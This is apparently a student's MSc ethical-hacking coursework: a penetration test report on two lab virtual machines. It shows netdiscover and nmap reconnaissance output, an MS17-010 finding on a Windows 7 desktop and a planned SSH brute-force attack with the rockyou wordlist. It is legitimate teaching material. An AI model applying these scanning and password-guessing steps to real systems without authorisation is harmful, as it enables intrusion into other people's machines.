

## Penetration Test Report of Small Office an SME

AKM HASAN

Student ID – 9755484


[hasana19@uni.coventry.ac.uk](mailto:hasana19@uni.coventry.ac.uk)

MSc Cyber Security – Coventry University

7024CEM – Ethical hacking

Dr. Christo Panchev

Coursework Due Date: 27 Apr 21



I have been contacted by a small office of an SME to conduct a penetration test; therefore, I conducted a penetration test in a manner that simulated a malicious actor engaged in a targeted attack against the company with the goal of identifying if a remote attacker could penetrate the **small office of an SME**.

Determining the impact of a security breach on:

- Reconnaissance and target analysis
- Penetration (describing in detail the steps I have taken, tools I used)
- Maintaining my presence

- Recommendations (how to make the target machines secure - this should address all vulnerabilities which I would identify in my assessment, not just the ones I had exploited)

The assessment has conducted in accordance with the recommendations outlined in the **Penetration Testing Execution Standard (PTES)** and follows a few areas of **NIST SP 800-115**. The results of this assessment will be used by the small office of an SME to improve their security of the system. All tests and actions have conducted under controlled conditions.

(Above paragraphs ideas from 7024 CEM course materials, Day 5 -1, second part, Day 1 – 2, and from Day 1 – 2, the big question and own evaluation, and from – NIST SP 800-115 and Scarfone, K. (2008, September 30). SP 800-115, Technical Guide to Information Security Testing and Assessment | CSRC.

[Https://Csrc.Nist.Gov/Publications/Detail/Sp/800-115/Final](https://csrc.nist.gov/publications/detail/sp/800-115/final). <https://csrc.nist.gov/publications/detail/sp/800-115/final>,

PTES - The Penetration Testing Execution Standard. (2021). Retrieved 1 March 2021, from [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page) and from Offensive Security - (2021). Retrieved 1 March 2021, from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf)

## Detailed Technical Report

### Scope

Firstly, I have decided and been agreed with this small office of an SME to perform a full penetration testing, I have been given two virtual machines part of the small company's network which is **192.168.10.0/24**, with the aim was to be identifying all weakness in their security. The VMs was treated as remote targets, and no local console exploits were allowed. At the end of this report, I will provide a **summary of my findings, general recommendation, and raw output data** (appendices).

(Ideas from 7024 CEM course materials, Assessment, Ethical Hacking coursework brief, EHcoursework2021S2 – Google Drive, Day 1 -1 and 1- 2, and own evaluation)

### Rules of Engagement

Always the penetration testing projects are requiring a methodology, that is why, I have applied several penetration testing methodologies here, which is adapted to the current scope and requirements. Therefore, I implemented the **Penetration Testing Execution Standard (PTES)** and took a few ideas from the **Technical Guide to Information Security Testing and Assessment**, which is called **NIST SP 800-115**. In addition to this, I have followed the **GDPR** and other relevant legislation, and finally, I performed **black-box** testing on those machines.

Moreover, for this penetration testing I used several scanning tools for reconnaissance, which is the **Nessus** scanning tool, for only one occasion **openVas** tool, also used the **Nmap** scanning tool in **Kali Linux** and of course, I had to use **Kali Linux** for this penetration testing.

To make a visualisation, I have made a diagram/ planning for this Penetration testing, which I have given above.

(Ideas from 7024 CEM course materials, Day 5 -1, first part, second part, Day 1 – 2, and from Day 1 – 1, part five and six, Day 1 – 2, big question, part five, part six, and own evaluation, and from – NIST SP 800-115 - Scarfone, K. (2008, September 30). SP 800-115, Technical Guide to Information Security Testing and Assessment | CSRC. [Https://Csrc.Nist.Gov/Publications/Detail/Sp/800-115/Final](https://csrc.nist.gov/publications/detail/sp/800-115/final). <https://csrc.nist.gov/publications/detail/sp/800-115/final>, PTES - The Penetration Testing Execution Standard. (2021). Retrieved 1 March 2021, from [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page) and from Offensive Security - (2021). Retrieved 1 March

2021 from

[https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf)

## Detailed description of the test

### Attack Narrative

Now, I am going to signify in detailed all steps I have taken for the penetration test, including **reconnaissance**, **scanning**, **exploitation** and **post-exploitation**. The exact section I will elucidate one by one. See below:

**The first step** I had gone through which was **Brute forcing the Secure Shell (ssh)**; therefore, the target was configured with an IP of **192.168.10.0/24**, hence, I had moved my **Kali IP** into that network; also, I did make sure that the networks interfaces of both VMs are set to host only. As I mentioned earlier, the small office of an SME has given me two virtual machines, which is why I figured out their interface configuration (**ifconfig**) and route (**192.168.10.0 use Iface eth1**). Furthermore, via **netdiscover** (active/passive ARP reconnaissance tool), I found the server and the Desktop IP address; their details and screenshot have attached. See below:

My **localhost (lhost) IP** was **192.168.10.50**

For the **Server**, it was **192.168.10.10**

For **Desktop** it was **192.168.10.20**

(Ideas from 7024 CEM course materials, Day 3 -1, first lab Brute-forcing the ssh, task from Dr. Christo on community page, from assessment question paper, Penetration Test Report by Offensive Security - (2021).


Retrieved 1 March 2021, from

[https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf) and my own evaluation.)

```
root@kali:~# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        inet 172.17.0.1 netmask 255.255.0.0 broadcast 0.0.0.0
                ether 02:42:bb:97:96:2a txqueuelen 0 (Ethernet)
                RX packets 0 bytes 0 (0.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 0 bytes 0 (0.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        ether 00:0c:29:c3:c4:e4 txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
        device interrupt 19 base 0x2000

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.10.50 netmask 255.255.255.0 broadcast 192.168.10.255
                ether fe80::20c:29ff:fe3c:c4ee txqueuelen 1000 (Ethernet)
                RX packets 524 bytes 75806 (74.0 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 15866 bytes 775338 (757.1 KiB)
```




The screenshot shows a terminal window titled "root@kali: ~". It displays the output of several commands:

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
172.17.0.0      0.0.0.0        255.255.0.0   U     0      0      0 docker0
192.168.10.0    0.0.0.0        255.255.255.0 U     0      0      0 eth1
root@kali:~# netdiscover

Currently scanning: 192.168.42.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP          At MAC Address   Count   Len  MAC Vendor / Hostname
-----+-----+-----+-----+-----+-----+
192.168.10.10 00:0c:29:a9:cb:29   1    60  VMware, Inc.
192.168.10.20 00:0c:29:10:02:00   1    60  VMware, Inc.
```

Subsequently, I had moved on to my targets for scanning, in that case, I scanned both the **Server (192.168.10.10)** and **Desktop (192.168.10.20)**. This was the first scan for the **Server (192.168.10.10)**, and I used the **network mapper** (Nmap) tool, and the scan results show that the targets are running an **SSH** server on **port 22**, which was open and a web server on **port 80**, which had also been open, alongside this, **139** and **445/ tcp** were open. Though I can not confirm any vulnerabilities yet without further scanning, these port presences were there; I will mention these vulnerabilities in my findings.



The screenshot shows a terminal window titled "root@kali: ~". It displays the output of the Nmap command:

```
root@kali:~# nmap -A 192.168.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-18 09:22 GMT
Nmap scan report for 192.168.10.10
Host is up (0.00038s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1 (protocol 2.0)
| ssh-hostkey:
|   2048 cc:35:af:cc:62:38:6a:02:3a:67:60:59:c3:6d:61:d0 (RSA)
|   256 c8:d5:ac:69:f6:55:51:bd:bb:65:25:c1:c9:be:d8:92 (ECDSA)
|_  256 37:2c:db:1b:f1:f3:b2:1d:06:96:64:61:48:ab:31:d8 (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_ Potentially risky methods: TRACE
| http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.8.3 (workgroup: WORKGROUP)
MAC Address: 00:0C:29:A9:C8:29 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X

```

```
root@kali:~  
File Edit View Search Terminal Help  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
Service Info: Host: CENTOS  
  
Host script results:  
|_ clock-skew: mean: 2h39m59s, deviation: 4h37m07s, median: 0s  
|_ nbstat: NetBIOS name: CENTOS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>  
(unknown)  
|_ smb-os-discovery:  
|   OS: Windows 6.1 (Samba 4.8.3)  
|   Computer name: localhost  
|   NetBIOS computer name: CENTOS\x00  
|   Domain name: \x00  
|   FQDN: localhost  
|   System time: 2021-02-18T01:22:36-08:00  
|_ smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|   message_signing: disabled (dangerous, but default)  
|_ smb2-security-mode:  
|   2.02:  
|     Message signing enabled but not required
```

```
root@kali:~  
File Edit View Search Terminal Help  
Computer name: localhost  
NetBIOS computer name: CENTOS\x00  
Domain name: \x00  
FQDN: localhost  
System time: 2021-02-18T01:22:36-08:00  
smb-security-mode:  
| account used: guest  
| authentication_level: user  
| challenge_response: supported  
| message_signing: disabled (dangerous, but default)  
| smb2-security-mode:  
| 2.02:  
|   Message signing enabled but not required  
| smb2-time:  
|   date: 2021-02-18 09:22:36  
|   start_date: N/A  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1  0.38 ms  192.168.10.10  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 39.36 seconds
```

Similarly, I scanned for the **Desktop (192.168.10.20)**. This was the first scan, and I used the **Nmap** tool, as I used for the **Server** scanning, and the scan results show that the targets were running **Windows** on port **445/ tcp**, which was open, and **135, 139 tcp** had been open. At present, I was not 100% sure which **OS** they were using (it seems Windows 7), but after further scanning, I was able to confirm that.

```
root@kali:~# nmap -A 192.168.10.20
Starting Nmap 7.0 ( https://nmap.org ) at 2021-02-18 09:23 GMT
Nmap scan report for 192.168.10.20
Host is up (0.00029s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:10:02:00 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::-- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7
Network Distance: 1 hop
Service Info: Host: WIN-USPQ65TE72P; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ nbstat: NetBIOS name: WIN-USPQ65TE72P, NetBIOS user: <unknown>, NetBIOS MAC: 0
```

```
root@kali:~# 
File Edit View Search Terminal Help
Host script results:
|_ nbstat: NetBIOS name: WIN-USPQ65TE72P, NetBIOS user: <unknown>, NetBIOS MAC: 0
0:0c:29:10:02:00 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: WIN-USPQ65TE72P
|   NetBIOS computer name: WIN-USPQ65TE72P\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2021-02-18T09:23:29+00:00
| smb-security-mode:
|   account used: guest
|   authentication level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|       Message signing enabled but not required
| smb2-time:
|   date: 2021-02-18 09:23:29
|   start_date: 2021-02-18 09:16:51

TRACEROUTE
```

```
Computer name: WIN-USPQ65TE72P
NetBIOS computer name: WIN-USPQ65TE72P\x00
Workgroup: WORKGROUP\x00
System time: 2021-02-18T09:23:29+00:00
smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
smb2-security-mode:
| 2.02:
|   Message signing enabled but not required
smb2-time:
| date: 2021-02-18 09:23:29
| start_date: 2021-02-18 09:16:51

TRACEROUTE
HOP RTT      ADDRESS
1  0.29 ms 192.168.10.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.04 seconds
root@kali:~#
```

For the next step, as we all know, the **Nmap Scripting Engine (NSE)** is one of Nmap's most powerful and flexible features, and it helps us in order to achieve more sophisticated version detection, vulnerability detection. Therefore, I had gone through further scanning for both **IP address (192.168.10.10 and 192.168.10.20)**.

(Ideas from 7024 CEM course materials, Day 3 -1, first lab Brute-forcing the ssh, Dr. Christo's video lecture, and from tenable - Nessus Product Family. (2021, March 1). Tenable®. <https://www.tenable.com/products/nessus> and from - Nmap Scripting Engine (NSE) - Nmap Scripting Engine (NSE) | Nmap Network Scanning. (2021). Retrieved 1 March 2021, from <https://nmap.org/book/man-nse.html> and my own evaluation.)

## Nmap Scripting Engine (NSE) - 192.168.10.10

```
root@kali:~# nmap --script vuln 192.168.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-18 10:00 GMT
Nmap scan report for 192.168.10.10
Host is up (0.00023s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.10
|     Found the following possible CSRF vulnerabilities:
|       Path: http://192.168.10.10:80/reports.php
|       Form id:
|         Form action: reports.php
|       http-dombased-xss: Couldn't find any DOM based XSS.
|       http-enum:
|         /iconv/: Potentially interesting folder w/ directory listing
|         /reports/: Potentially interesting folder w/ directory listing
|       http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|       http-trace: TRACE is enabled
445/tcp   open  netbios-ssn
139/tcp   open  microsoft-ds
MAC Address: 00:0C:29:A9:CB:29 (VMware)
```

```
root@kali:~# nmap -A 192.168.10.20
[Output redacted]
Nmap done: 1 IP address (1 host up) scanned in 39.74 seconds
```

## Nmap Scripting Engine (NSE) - 192.168.10.20

```
root@kali:~# nmap --script vuln 192.168.10.20
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-18 10:04 GMT
Nmap scan report for 192.168.10.20
Host is up (0.00026s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:10:02:00 (VMware)

Host script results:
| samba-vuln-cve-2012-1182: NT STATUS_ACCESS_DENIED
| smb-vuln-ms10-054: false
| smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 22.64 seconds
root@kali:~#
```


It is better to mention that I had an uncompressed **rockyou** password dictionary, because I used that, which comes with **Kali** as a zipped file.

My aim was set to possible attack vector there was to try to **Brute-force** the **SSH** server with a password dictionary attack. As I mentioned previously, it is critical to be able to identify some usernames so that I maximised the chances of success and minimise the time required for the attack.

